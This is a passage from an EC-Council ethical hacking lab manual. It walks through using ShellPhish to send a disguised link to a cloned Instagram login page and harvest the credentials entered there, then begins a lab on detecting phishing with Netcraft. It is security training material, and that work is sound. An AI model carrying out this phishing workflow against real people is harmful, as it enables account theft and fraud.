


Figure 1.2.6: Creating and concealing a malicious link

16. In the **Edit Link** window, paste the copied malicious link in the **Web address** field under the **Link to** section. In the **Text to display** field, type **CLICK HERE** and click the **OK** button.




Figure 1.2.7: The Edit Link window

17. The fake link should appear in the message body, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Verify that the fake link is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.




Figure 1.2.8: The cloned site URL hidden in a fake link

TASK 2.4

Open Phishing Email and Log in to the Cloned Website

19. Switch to the **Windows 10** virtual machine. Open any web browser (in this example, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click **HERE** to open the malicious link.




Figure 1.2.9: Phishing email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. When the victim (you in this case) clicks the **CLICK HERE** hyperlink, a new tab opens up, and he/she will be presented with a replica of **www.instagram.com**.

21. The victim will be prompted to enter his/her username and password into the form fields, which appears to be the genuine Instagram login page. When the victim enters the **Phone number**, **username**, or **email** and **Password** and clicks **Log In**, he/she is redirected to the legitimate **Instagram** login page. Note the different URLs in the browser address bar for the fake and real login pages.




Figure 1.2.10: Fake Instagram login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.11: Legitimate Instagram login page

22. Switch back to the **Parrot Security** virtual machine and observe the terminal window running ShellPhish.

TASK 2.5

Obtain the Credentials

23. As soon as the victim opens the malicious link, information such as **Victim IP**, **User-Agent**, **Hostname**, **Reverse DNS**, and **IP Continent** is displayed, along with the obtained **Instagram** credentials. This information can be used by the attacker to gain unauthorized access to the victim's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.12: ShellPhish obtained credentials

24. This concludes the demonstration of phishing victim's credentials using ShellPhish.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows 10** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Detect a Phishing Attack

Phishing is the practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the tremendous increase in the use of online banking, online shares trading, and e-commerce, there has been a corresponding growth in incidents of phishing being used to carry out financial fraud.

As a professional ethical hacker or penetration tester, you must be aware of any phishing attacks that occur on the network and implement anti-phishing measures. Be warned, however, that even if you employ the most sophisticated and expensive technological solutions, these can all be bypassed and compromised if employees fall for simple social engineering scams.

The success of phishing scams is often due to users' lack of knowledge, being visually deceived, and not paying attention to security indicators. It is therefore imperative that all people in your organization are properly trained to recognize and respond to phishing attacks. It is your responsibility to educate employees about best practices for protecting systems and information. In this lab, you will learn how to detect phishing attempts using various phishing detection tools.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

Lab Objectives

- Detect phishing using Netcraft
- Detect phishing using PhishTank

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Detecting Phishing Attempts

Phishing attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against phishing attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

Lab Tasks

TASK 1

Detect Phishing using Netcraft

Here, we will use the Netcraft Extension to detect phishing sites.

TASK 1.1

Add Netcraft Extension to the Browser

The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin/Pa$$w0rd**.
2. First, it is necessary to install the Netcraft extension. Open any web browser (in this example, we are using **Mozilla Firefox**), and navigate to **https://www.netcraft.com/apps/**.
3. The **Netcraft** website appears, as shown in the screenshot.
4. Click **Find out more** button under **BROWSER** option on the webpage.

Note: Click **Accept** in the cookie notification in the lower section of the browse.

The Netcraft Extension provides updated and extensive information about sites that users visit regularly; it also blocks dangerous sites. This information helps users to make an informed choice about the integrity of those sites.




Figure 2.1.1: The Netcraft extension page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the next page, click **Download** button from the top-right corner of the webpage.




Figure 2.1.2: Download Netcraft

6. You will be directed to the **Get it now** section; click the **Firefox** browser icon.




Figure 2.1.3: The Netcraft extension installation page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. On the next page, click the **Add to Firefox** button to install the Netcraft extension.




Figure 2.1.4: Netcraft extension installation: Add to Firefox

8. When the **Add Netcraft Extension?** notification pop-up appears on top of the window, click **Add**.

Note: If the **Netcraft Extension has been added to Firefox** pop-up appears in the top section of the browser, click **Okay, Got It**.




Figure 2.1.5: Installing the Netcraft extension

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. After the installation finishes, you may be asked to restart the browser. If so, click **Restart Now**.
10. The **Netcraft Extension has been added to Firefox** notification appears, click **Okay, Got it**.
11. The **Netcraft Extension** icon now appears on the top-right corner of the browser, as shown in the screenshot.

Note: Screenshots may differ with newer versions of Firefox.

